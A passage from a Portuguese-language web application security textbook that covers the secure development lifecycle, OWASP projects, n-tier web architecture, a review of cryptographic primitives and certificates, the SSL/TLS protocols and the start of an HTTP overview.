Por fim, e não menos importantes, encontram-se a implantação do sistema no ambiente de produção e a manutenção. Antes da liberação para o uso, é fundamental que todos os servidores utilizados pela aplicação sejam robustecidos, com eliminação de serviços e contas desnecessários e configuração dos parâmetros de segurança de acordo com as melhores práticas estabelecidas para as plataformas. Correções de segurança devem ser aplicadas periodicamente no ambiente, principalmente, aquelas consideradas críticas. Caso criptossistemas com chave sejam empregados, procedimentos adequados de gerenciamento de chaves

DMZ

Segmento de rede que separa redes protegidas de não protegidas, como a internet, e é utilizado para prover serviços para o ambiente externo. Assim, servidores web e de correio eletrônico normalmente são instalados na DMZ. O termo tem origem na região de terra “neutra” que separa as Coreias do Norte e do Sul.

criptográficas devem ser adotados (Menezes *et al.*, 2001; Barker *et al.*, 2007a,b). E, no caso de comprometimento do sistema, o problema deve ser identificado e imediatamente corrigido.

Invariavelmente, todo software sempre apresenta uma ou mais falhas de segurança ao longo de sua existência. Assim, é razoável concluir que é utópico construir um sistema completamente invulnerável. Porém, com um ciclo de desenvolvimento seguro, é possível, no mínimo, produzir consistentemente sistemas com um número reduzido de brechas e que possuam mecanismos de proteção contra os diversos ataques conhecidos.

Exercício de fixação 1

Atividades de segurança

Que atividades de segurança podem ser incluídas em cada etapa de um ciclo de desenvolvimento de software seguro?

OWASP

O grupo Open Web Application Security Project é uma organização mundial, sem fins lucrativos, que visa divulgar aspectos de segurança de aplicações web, para que o risco nesses ambientes seja devidamente avaliado por pessoas e empresas. Existem, hoje, 130 capítulos locais, espalhados pelos cinco continentes, todos abertos, gratuitamente, para participação de pessoas interessadas no assunto. A entidade, além de organizar conferências internacionais e encontros sobre o tema, mantém diversos projetos, que variam de guias de implementação segura a ferramentas.

Os trabalhos do OWASP relevantes para este curso estão brevemente descritos nos parágrafos a seguir:

- **Top Ten:** é uma lista, já na terceira versão, das dez vulnerabilidades de maior risco presentes em aplicações web, segundo a experiência prática de diversos especialistas membros da organização. Por essa razão, foi adotado pelos padrões PCI DSS (PCI, 2009a) e PCI PA-DSS (PCI, 2009b) para figurar como os itens mínimos que devem ser considerados na codificação segura de sistemas web.
- **Guia de desenvolvimento** (Wiesmann *et al.*, 2005): descreve as melhores práticas de segurança para o projeto, desenvolvimento e implantação de sistemas e serviços web e inclui diversos exemplos práticos de códigos em JEE, ASP.NET e PHP.
- **Guia de testes** (Meucci *et al.*, 2008): fornece metodologia e procedimentos detalhados para a realização de testes de invasão em aplicações web, com cobertura das principais vulnerabilidades conhecidas. São apresentados testes caixa-preta e, também, caixa-cinza.
- **Guia de revisão de código** (Van der Stock *et al.*, 2008): livro que ilustra como encontrar vulnerabilidades em aplicações web, por meio da inspeção do código-fonte. Contém exemplos em diversas linguagens, como Java, C, C++ e ASP.
- **WebScarab:** ferramenta escrita em Java, para ser utilizada em testes de segurança de aplicações web. A principal funcionalidade é atuar como um proxy entre o navegador e o servidor web, permitindo interceptar requisições e respostas e alterá-las, se desejado. Outras opções existentes permitem, por exemplo, automatizar testes de injeção, analisar a aleatoriedade de identificadores de sessão e repetir requisições contidas no histórico.



- **WebGoat:** é uma aplicação web propositalmente insegura, criada com o objetivo de ensinar os conceitos de segurança web e testes de invasão. Parte dos exemplos deste texto é baseada nessa ferramenta.



Arquiteturas e tecnologias de aplicações web

Nos primórdios da internet, os servidores web forneciam, basicamente, conteúdo estático composto por documentos e imagens.



Tais recursos eram acessados pelos navegadores web, em um modelo cliente-servidor, no qual o usuário não era capaz de fornecer nenhuma informação por meio da interface disponibilizada. O máximo permitido consistia na navegação por documentos, contendo assuntos relacionados, que eram referenciados por meio de hiperlinks. Claramente, não é possível classificar tais provedores de conteúdo como aplicações web e, portanto, eles não são interessantes no contexto de testes de invasão abordado no presente documento. As vulnerabilidades que eram então encontradas pertenciam apenas às plataformas subjacentes, como o servidor web e o sistema operacional.

Observe que, nesse estágio inicial, os sítios web eram centrados nos documentos e não nos usuários. Diferentemente, uma aplicação web interage com as pessoas que a utilizam, recebendo, devolvendo e atualizando informações contidas nas fontes de dados da aplicação, de maneira dinâmica.

Um fluxo comum de processamento compreende os seguintes passos (Shklar, 2009): recebimento da requisição do usuário; interpretação da solicitação e subsequente encaminhamento; controle do acesso, por meio de autenticação e verificação dos privilégios; acesso e atualização de dados, de acordo com a lógica de negócio; personalização da resposta, para atender aos diversos tipos de aplicações clientes e características únicas dos usuários; e a transmissão da resposta para apresentação ao usuário.

As primeiras aplicações web implementavam todas as etapas acima de maneira programática, utilizando tecnologias como CGI e Servlets Java.

O grande problema é que os sistemas eram monolíticos, isto é, as camadas de apresentação, lógica de negócios e de dados eram todas misturadas em um ou mais programas. Assim, uma modificação incorreta no código que construía uma tela poderia afetar uma regra de manipulação de informação. Similarmente, a troca de um sistema gerenciador de banco de dados por outro não podia ser feita transparentemente. Outro inconveniente é que o leiaute da página ficava sob a responsabilidade dos programadores, que, normalmente, não possuíam as habilidades necessárias nessa arena.

Uma abordagem alternativa, visando minimizar esse problema, consiste na geração de páginas HTML a partir de modelos (templates) que se baseiam em estruturas de formatação e permitem uma quantidade limitada de código embutido para inclusão dinâmica de dados. Exemplos dessa solução incluem o Cold Fusion, Apache Velocity e Server-Side Includes (SSI), atuando em parceria com CGI.

Se por um lado o uso de modelos atendeu parcialmente o propósito de separar o conteúdo da apresentação, por outro, pecou em limitar demasiadamente o poder e flexibilidade da abordagem centrada em código. Por esse motivo, soluções híbridas procuraram mesclar modelos orientados a páginas com o poder oferecido pela programação, permitindo, assim, a inclusão de blocos inteiros de código permeando estruturas de formatação. Contrariando as crenças iniciais, a fusão das vantagens de cada um dos cenários não teve resultado positivo, uma vez que, novamente, conteúdo e apresentação se tornaram indissociáveis em um único objeto (Shklar, 2009).

Saiba mais

Payment Card Industry Data Security Standard (PCI DSS) é um padrão definido pelas bandeiras Visa, Mastercard, American Express, JCB e Discover para minimizar riscos envolvidos com pagamentos com cartões de crédito e débito. O padrão está organizado em doze requisitos principais que cobrem segurança de redes, proteção de dados de cartão armazenados, transmissão segura, segurança física e política de segurança, dentre outros. Payment Card Industry Payment Application Data Security Standard (PCI PA-DSS) é um padrão mantido pelo conselho PCI que tem por objetivo auxiliar as empresas de software de pagamento eletrônico a desenvolver sistemas que não violem requisitos prescritos no PCI DSS e, assim, não impedir estabelecimentos comerciais e provedores de serviços a obter a certificação.

Soluções híbridas procuraram mesclar modelos orientados a páginas com o poder oferecido pela programação. Active Server Pages (ASP), da Microsoft, PHP e JavaServer Pages (JSP), da Sun, foram tecnologias que enveredaram por esse caminho.

Embora ainda hoje seja possível encontrar sistemas desenvolvidos com todas essas tecnologias, aplicações web modernas, normalmente, são construídas com base em um modelo de n-camadas. O objetivo é separar totalmente a lógica de negócio das camadas de dados e de apresentação ao usuário e obter, com isso, total flexibilidade na seleção de tecnologias e manutenção do sistema.

Para exemplificar, imagine uma aplicação que armazena informações em arquivos de texto e que, por algum motivo, um sistema gerenciador de bancos de dados deva ser adotado no lugar. Como o acesso às informações ocorre por meio de uma interface bem definida e abstrata da camada de dados, a alteração não impacta o código que as utiliza.

Java EE (Oracle, 2010) é um exemplo de plataforma para execução de aplicações calcada no conceito de múltiplas camadas. A primeira delas é composta por navegadores web e aplicações clientes que fazem interface com o usuário e se comunicam com o servidor Java EE. A camada web é responsável pela geração dinâmica de conteúdo e transporte das informações fornecidas pelo usuário até a camada de negócio. Ela emprega tecnologias como Servlets, JavaServer Pages, JavaServer Faces e JavaBeans. A terceira camada é composta pelos componentes que implementam a lógica de negócio da aplicação, que são construídos, por exemplo, com Enterprise JavaBeans. Por fim, a última camada compreende servidores de bancos de dados, sistemas legados e demais fontes de dados pertinentes, que são acessadas por tecnologias como Java Database Connectivity API (JDBC) e Java Persistence API.

É importante entender como todos esses elementos são distribuídos em servidores e como são protegidos nas camadas de rede e de transporte. A Figura 1.3 ilustra uma topologia canônica para implementação de um sistema em n-camadas.

O acesso de clientes a partir de redes não confiáveis é controlado por um firewall de borda com capacidade adicional de inspecionar o tráfego HTTP e bloquear ataques conhecidos. Um conjunto de servidores web ou de aplicação responde pelas funcionalidades de apresentação, transportando informações do usuário para os servidores de aplicações, responsáveis pela lógica de negócio, e formatando as respostas às requisições realizadas. A última camada é composta, normalmente, de servidores de bancos de dados e de sistemas legados. A Figura 1.4 enumera alguns exemplares de cada um dos componentes principais.




Figura 1.3
Topologia de uma aplicação em n-camadas.

Componente	Exemplos
Camada de cliente	Navegadores web: Internet Explorer, Firefox e Chrome. Aplicações escritas em Java. Microsoft Office.
Camada de apresentação	IIS. Apache. Tomcat. WebSphere. JBoss. Oracle GlassFish. Oracle WebLogic. Apache Geronimo.
Camada de negócio	WebSphere. JBoss. Oracle GlassFish. Oracle WebLogic. Apache Geronimo.
Camada de dados	Oracle database. MS SQL Server. MySQL.
Firewall de aplicação	Apache ModSecurity. Imperva SecureSphere WAF. Cisco ACE WAF. Barracuda WAF.

Figura 1.4
Exemplos dos componentes de uma aplicação em n-camadas.

Exercício de nivelamento 2

Requisitos de segurança

Que requisitos de segurança da informação podem ser atendidos por mecanismos criptográficos?

Revisão de criptografia

Os primeiros vestígios de criptografia datam da época dos egípcios, os quais utilizaram hieróglifos irregulares na representação de algumas informações. O objetivo de tal prática era o de prover o sigilo da informação, que foi o único requisito de segurança almejado pela criptografia clássica e pré-moderna. Muitos dos algoritmos desenvolvidos nessas fases foram utilizados na proteção de mensagens tão importantes, como aquelas transmitidas por governantes aos generais em batalha, mas nenhum deles foi construído com uma forte fundamentação e entendimento dos ataques possíveis. Consequentemente, a maioria desses mecanismos sucumbiu aos mais diversos ataques concebidos.

Pode-se dizer que esse período durou até o artigo seminal de Shannon (1949), que demonstrou a segurança incondicional do algoritmo **one-time pad** e introduziu o uso da matemática nessa área de estudo.

One-time pad

Cifra simétrica de fluxo cuja segurança é incondicional, isto é, independentemente do poder computacional existente hoje e no futuro, ou de avanços na matemática, não é possível quebrá-la.

A criptografia moderna, nascida desse marco, compreende um conjunto de técnicas matemáticas e computacionais utilizado para atender os seguintes requisitos de segurança da informação: confidencialidade, integridade, irretratabilidade, autenticidade da origem da mensagem e autenticidade de entidades.

- **Confidencialidade:** requisito de segurança da informação que objetiva garantir que a informação seja legível somente para pessoas autorizadas.
- **Integridade:** requisito de segurança da informação que objetiva garantir que a informação não seja alterada de maneira não autorizada ou desconhecida.
- **Irretratabilidade:** também chamado de não repúdio, é um requisito de segurança da informação que tem por objetivo impedir que entidades neguem ações previamente realizadas.
- **Autenticidade:** é um requisito de segurança da informação que se desdobra em autenticidade de entidades e autenticidade da origem da mensagem. No primeiro caso, o objetivo é corroborar a identidade de uma entidade e, no segundo, corroborar a origem de uma informação.

Cifras

Cifras são mecanismos criptográficos utilizados na proteção do sigilo da informação e são compostos de uma transformação de ciframento e outra de deciframento.

Os esquemas de ciframento podem ser classificados em simétricos e assimétricos, dependendo da relação entre as chaves.

A primeira recebe como entradas um texto em claro e uma chave de ciframento e resulta em um texto cifrado, que provê a confidencialidade da informação. Logo, o texto cifrado pode ser enviado para o destinatário por canais potencialmente inseguros, sem o risco de um atacante interceptar o canal de comunicação e violar o sigilo da mensagem. A segunda transformação é utilizada para recuperar o texto original a partir do texto cifrado e da chave de deciframento.




Figura 1.5
Modelo geral para
o uso de cifras.

Cifras simétricas

Uma cifra é dita simétrica ou de chave secreta quando é fácil computacionalmente determinar uma chave a partir da outra e, em muitos casos práticos, as duas são iguais. Por esse motivo, as chaves devem ser conhecidas apenas pelas partes que participam da comunicação.

Os algoritmos dessa classe são rápidos e utilizam chaves relativamente pequenas. Um problema desses esquemas, porém, é que o número de chaves em uma rede tende a ser grande.

Isso ocorre porque quaisquer duas entidades que queiram se comunicar de forma confidencial precisam compartilhar uma chave. Em uma rede com várias entidades, considerando-se que todo mundo deseja comunicar-se seguramente com o restante das pessoas do grupo, o número total de chaves é dado pelo número de combinações de n , dois a dois, isto é, $C_{n,2}$.

Outro problema fundamental nesse esquema é o da distribuição segura de chaves, isto é, como duas entidades podem partilhar uma chave sem que uma terceira parte não autorizada tome conhecimento dela. Essa troca de chaves pode ser feita presencialmente ou por meio de protocolos criptográficos para estabelecimento de chaves, como o protocolo Diffie-Hellman, por exemplo.

As cifras simétricas podem ser classificadas em cifras de blocos e cifras de fluxo. As primeiras são aquelas que dividem o texto em claro em blocos de tamanho fixo e processam um bloco por vez, com a mesma chave de ciframento. As cifras de fluxo, por sua vez, podem ser consideradas cifras de blocos simples com tamanho unitário, mas que podem variar a chave de ciframento utilizada para transformar cada bloco. A sequência de chaves utilizadas é chamada de fluxo de chaves.

Cifras assimétricas

Uma cifra é chamada de assimétrica quando são utilizadas chaves diferentes para ciframento (chave pública) e deciframento (chave privada), mas que são relacionadas matematicamente. Somente a última precisa ser mantida em sigilo e, naturalmente, deve ser computacionalmente infactível recuperá-la a partir da chave pública, que pode ser distribuída livremente.

Essas cifras são muito mais lentas que as cifras simétricas e necessitam de chaves maiores para garantir um mesmo nível de segurança.

Por outro lado, o número de chaves utilizadas é bem menor: cada entidade precisa apenas de um par de chaves e, assim, em uma rede com n entidades, haverá somente n pares de chaves.

Para ilustrar um problema inerente a essa classe de cifras, imagine o seguinte cenário: Alice deseja enviar uma mensagem secreta para Beto. Ela então obtém a chave pública dele de uma fonte qualquer (uma página web, um anúncio de jornal etc.), utiliza-a para cifrar a mensagem e envia o resultado a Beto. Como somente Beto possui a chave privada correspondente, somente ele é capaz de recuperar a mensagem original. Mas o que aconteceria se Eva, curiosa por saber das mensagens alheias, tivesse fornecido sua chave pública à Alice como sendo a de Beto? Como Eva possui a chave privada correspondente, ela é capaz de obter a mensagem original de Alice e, em seguida, cifrá-la com a chave pública de Beto, enviando-lhe o resultado. No fim desse cenário, Alice não saberia que sua mensagem foi revelada a outra parte que não Beto. O ataque foi possível porque não se verificou a autenticidade da chave pública utilizada, o que pode ser realizado por meio de certificados de chave pública.



Funções de hash criptográficas



Uma função de hash criptográfica é uma função computacionalmente eficiente que mapeia cadeias binárias de tamanho arbitário para cadeias binárias de tamanho fixo qualquer, chamadas de valores hash (Menezes *et al.*, 2001).

Esses valores constituem uma espécie de impressão digital da cadeia mapeada e, por isso, podem ser empregadas para verificação de integridade da informação.

Três propriedades precisam ser satisfeitas, para que essas funções tenham utilidade criptográfica:

- **Resistência da pré-imagem:** para essencialmente qualquer valor hash, deve ser computacionalmente infactível encontrar uma entrada que seja mapeada para ele.
- **Resistência da segunda pré-imagem:** dado um elemento x qualquer e seu respectivo hash, deve ser computacionalmente infactível encontrar um elemento diferente de x que possua o mesmo hash.
- **Resistência a colisões:** deve ser computacionalmente infactível encontrar duas entradas quaisquer e diferentes que possuam o mesmo hash. Essa propriedade difere da anterior, porque há liberdade na escolha das duas entradas.

Graças a essas propriedades, funções de hash criptográficas podem ser empregadas para diversas finalidades, como:

- **Proteção de senhas em sistemas Unix/Linux:** somente os hashes das senhas são armazenados em arquivos. Como pela resistência da pré-imagem, é infactível recuperar uma senha a partir de um hash específico, ela encontra-se protegida.
- **Verificação da integridade de arquivos:** ao baixar arquivos grandes pela internet, como as imagens de uma distribuição Linux, por exemplo, é possível verificar a integridade do que foi obtido, por meio do cálculo do hash da imagem e comparação com o hash fornecido pelo site. Por conta das últimas duas propriedades, a probabilidade de um arquivo corrompido gerar o mesmo hash da imagem íntegra é praticamente nula. Observe-se que esse uso não impede que uma entidade maliciosa troque o arquivo de imagem e também o arquivo contendo o hash para verificação de integridade.

Desde o ataque de Wang e Yu (2005) contra o **MD5**, que resultou na violação da resistência a colisões desse algoritmo, diversas outras funções de hash criptográficas foram quebradas e ataques significativos baseados no resultado dos pesquisadores chineses, descritos na literatura científica. O mais crítico deles foi o resultado que, aproveitando-se de autoridades certificadoras que ainda assinavam os certificados com **RSA+MD5**, possibilitou a geração de um certificado digital válido, com chave privada correspondente, de uma autoridade certificadora intermediária (Stevens *et al.*, 2009). Tal ataque permite a emissão de certificados digitais fraudulentos, mas reconhecidos como autênticos pelos navegadores web e aplicações.

MACs

Message Authentication Code (MAC) é um mecanismo criptográfico simétrico que tem por objetivo prover integridade da informação e autenticidade da origem da mensagem.

Message Authentication Code (MAC) é um mecanismo criptográfico simétrico que tem por objetivo prover integridade da informação e autenticidade da origem da mensagem. Aceita como entradas uma mensagem e uma chave simétrica e gera como resultado um código de autenticação. Devido à simetria da chave, que é compartilhada entre os usuários de uma



MD5

Message-Digest algorithm 5. Função de hash criptográfica criada por Ron Rivest, em 1992, e especificada na RFC-1321. Teve a propriedade de resistência a colisões quebrada em 2004, por um grupo de pesquisadores chineses. Desde então, diversos ataques baseados na vulnerabilidade foram descritos na literatura.

RSA

Criptossistema assimétrico baseado na dificuldade de fatoração de inteiros grandes. Criado por Rivest, Shamir e Adleman, foi o primeiro algoritmo a implementar o conceito de criptografia assimétrica, introduzido por Diffie e Hellman.



comunicação, não é possível garantir a irretratabilidade, pois qualquer um deles é capaz de gerar o mesmo MAC para uma dada mensagem.

As propriedades esperadas desses algoritmos estão listadas a seguir:

- **Facilidade de computação:** dadas uma chave e uma mensagem é fácil computar o MAC correspondente.
- **Compressão:** cadeias binárias de tamanho arbitrário são mapeadas para cadeias binárias de tamanho fixo.
- **Resistência à computação:** deve ser computacionalmente infactível computar, a partir de um conjunto de pares (mensagem, MAC), o MAC de uma mensagem não pertencente a esse conjunto, sem conhecimento da chave simétrica.

Dessas três propriedades, a única relacionada à segurança é a última. Caso ela seja quebrada, é possível forjar o MAC para uma mensagem e passá-la por autêntica.

Assinaturas digitais

A assinatura digital é uma primitiva criptográfica essencial para prover autenticação da origem da mensagem, integridade e irretratabilidade. Por meio desse mecanismo, uma entidade é capaz de associar a identidade dela a uma informação.

Diferentemente de assinaturas manuais, que são constantes, a assinatura digital varia de acordo com a mensagem sendo assinada e um segredo conhecido apenas pelo signatário.

A assinatura digital é uma primitiva criptográfica essencial para prover autenticação da origem da mensagem, integridade e irretratabilidade. Por meio desse mecanismo, uma entidade é capaz de associar a identidade dela a uma informação. Diferentemente de assinaturas manuais, que são constantes, a assinatura digital varia de acordo com a mensagem sendo assinada e um segredo conhecido apenas pelo signatário. Se não fosse assim, seria muito fácil falsificar assinaturas digitais, uma vez que bastaria copiar uma cadeia de bits constante. Ainda nessa linha, um requisito importante para a efetividade do mecanismo é que deve ser computacionalmente infactível construir uma mensagem para uma assinatura existente, bem como gerar uma assinatura fraudulenta para uma mensagem qualquer.

Um esquema de assinaturas digitais consiste em um algoritmo de geração e outro de verificação de assinaturas. O primeiro produz uma assinatura digital, em função da mensagem e chave privada do signatário, enquanto que o segundo emprega a chave pública e é utilizado para verificar se uma assinatura é autêntica, ou seja, se foi criada por uma dada entidade sobre uma informação específica. Embora a grande maioria desses mecanismos seja assimétrica, existem alguns esquemas simétricos, mas que dependem de uma terceira parte confiável para execução de ambos os processos.

Os esquemas de assinaturas digitais podem ser classificados em:

- **Esquemas de assinaturas digitais com apêndice:** requerem a mensagem original para o processo de verificação.
- **Esquemas de assinaturas digitais com recuperação de mensagens:** o processo de verificação não requer a mensagem original, que é recuperada a partir da própria assinatura.

Certificados digitais

Existe muita confusão na literatura e entre profissionais de segurança sobre o que realmente é um certificado digital. É muito comum encontrar afirmações de que ele serve para autenticar uma entidade, como um servidor web, por exemplo. Mas isso está longe de ser a verdade.

O propósito de um certificado, na realidade, é atestar a autenticidade da chave pública de uma entidade, condição que é fundamental para o emprego de criptosistemas assimétricos (Menezes *et al.*, 2001).

Isso é obtido pela confiança depositada em uma terceira parte confiável, a autoridade certificadora (AC), que assina digitalmente um documento eletrônico contendo informações sobre uma dada entidade e a chave pública autêntica dela. Esses dados, mais a assinatura digital, compõem o certificado digital, que pode ser distribuído por canais inseguros, sem o risco de adulteração indetectável.

A emissão, como é chamado o processo descrito, deve ocorrer apenas após a AC, com a diligência devida, verificar documentos comprobatórios da identidade da entidade e que ela tem a posse da chave privada associada. Para validar um certificado digital, é necessário verificar se a data atual está dentro do prazo de validade do certificado, se ele não está revogado e se a assinatura digital da autoridade certificadora é válida (esse processo é executado recursivamente ao longo da cadeia de certificação). Essa última parte requer a chave pública autêntica da AC, a qual pode ser obtida por meio de um certificado digital emitido para ela, por uma AC de nível superior, ou por meio de um certificado autoassinado, caso seja uma AC raiz. Nesse último caso, o certificado é assinado com a própria chave privada associada à chave pública contida nele. Uma vez que qualquer pessoa pode gerar um certificado assim, é primordial que ele seja fornecido por um canal autêntico e íntegro.

Protocolos SSL e TLS

O Secure Sockets Layer (SSL) é uma pilha de protocolos desenvolvida pela Netscape, que atua acima da camada de transporte, provendo serviços de autenticação (mútua) de entidades, autenticação da origem da mensagem, confidencialidade e integridade.

A versão 3 do SSL foi avaliada publicamente e deu origem ao Transport Layer Security (TLS) v1.0, padronizado pelo **IETF**.

Desse modo, preenche a lacuna existente na pilha TCP/IP, com relação a um mecanismo de transporte seguro de informações fim-a-fim. Os protocolos especificados pelo padrão estão ilustrados na Figura 1.6.




Figura 1.6
Pilha de protocolos do SSL.

O protocolo SSL Record, representado na Figura 1.7, é o responsável pelos serviços de confidencialidade, integridade e autenticidade da origem da mensagem.

Ele é utilizado pelos demais protocolos da pilha SSL e por protocolos da camada de aplicação, como o HTTP e o FTP, por exemplo. O dado de aplicação a ser transportado é fragmentado em diversos blocos que são tratados individualmente. Em alguns casos, ocorre compressão antes que o MAC seja calculado e adicionado ao final do bloco. O conjunto é cifrado com o algoritmo simétrico definido pelo handshake e, em seguida, é adicionado o

cabeçalho SSL Record, que inclui a versão de SSL empregada e identificação do protocolo de camada superior que processará o fragmento.




Figura 1.7
SSL Record
Protocol.

O próximo protocolo importante, executado no início da conexão, é o SSL Handshake (Figura 1.8), que é utilizado para autenticação do servidor (e eventualmente do cliente) e definição das características de segurança a serem utilizadas na proteção do canal. No passo 1, o cliente envia ao servidor as suítes criptográficas suportadas, versão de protocolo, identificador de sessão e um número gerado pseudoaleatoriamente. O servidor devolve uma mensagem com a suíte escolhida, versão do protocolo, outro número pseudoaleatório e o mesmo identificador de sessão, caso o valor fornecido seja não nulo. O certificado digital do servidor é enviado no passo 2, juntamente com uma solicitação de certificado do cliente, caso a autenticação mútua tenha sido configurada. Nesse caso, esse certificado é fornecido no passo 3, quando também são enviadas informações para o estabelecimento de chaves.

Na última etapa, os algoritmos selecionados são ativados por meio do protocolo SSL Change Cipher Spec e a mensagem *finished*, enviada protegida com os novos parâmetros, é utilizada para verificar se o protocolo transcorreu com sucesso. Isso só é possível se cada uma das partes conseguir decifrar corretamente essa última mensagem enviada. Por fim, o SSL Alert Protocol é utilizado para transportar mensagens de alerta entre os pares de uma sessão SSL. Cada mensagem é composta de apenas dois bytes, que indicam a severidade do alerta e a notificação específica.




Figura 1.8
SSL Handshake.

Exercício de fixação 2

Segurança da informação

Que primitivas criptográficas satisfazem a cada um dos requisitos de segurança da informação?

Qual é o propósito de um certificado digital?

Revisão dos protocolos HTTP e HTTPS

HyperText Transfer Protocol (HTTP) é um protocolo da camada de aplicação, que opera como cliente-servidor e não é orientado a conexão. Os recursos são identificados de maneira única por meio de Uniform Resource Locators (URLs). HTTP não possui nativamente nenhum mecanismo para proteger os dados.

HTTPS é empregado para transporte de dados sigilosos em aplicações bancárias e de comércio eletrônico.

HTTP é um protocolo da camada de aplicação, utilizado na distribuição de documentos de hipertexto, os quais são a base da World Wide Web (Fielding *et al.*, 1999). Esta foi a grande responsável pela popularização da internet e é a face mais conhecida da rede mundial. No início, os recursos acessados por meio de HTTP eram todos estáticos, bem diferente dos dias de hoje, em que o conteúdo é gerado dinamicamente, de acordo com a interação do usuário com o site.

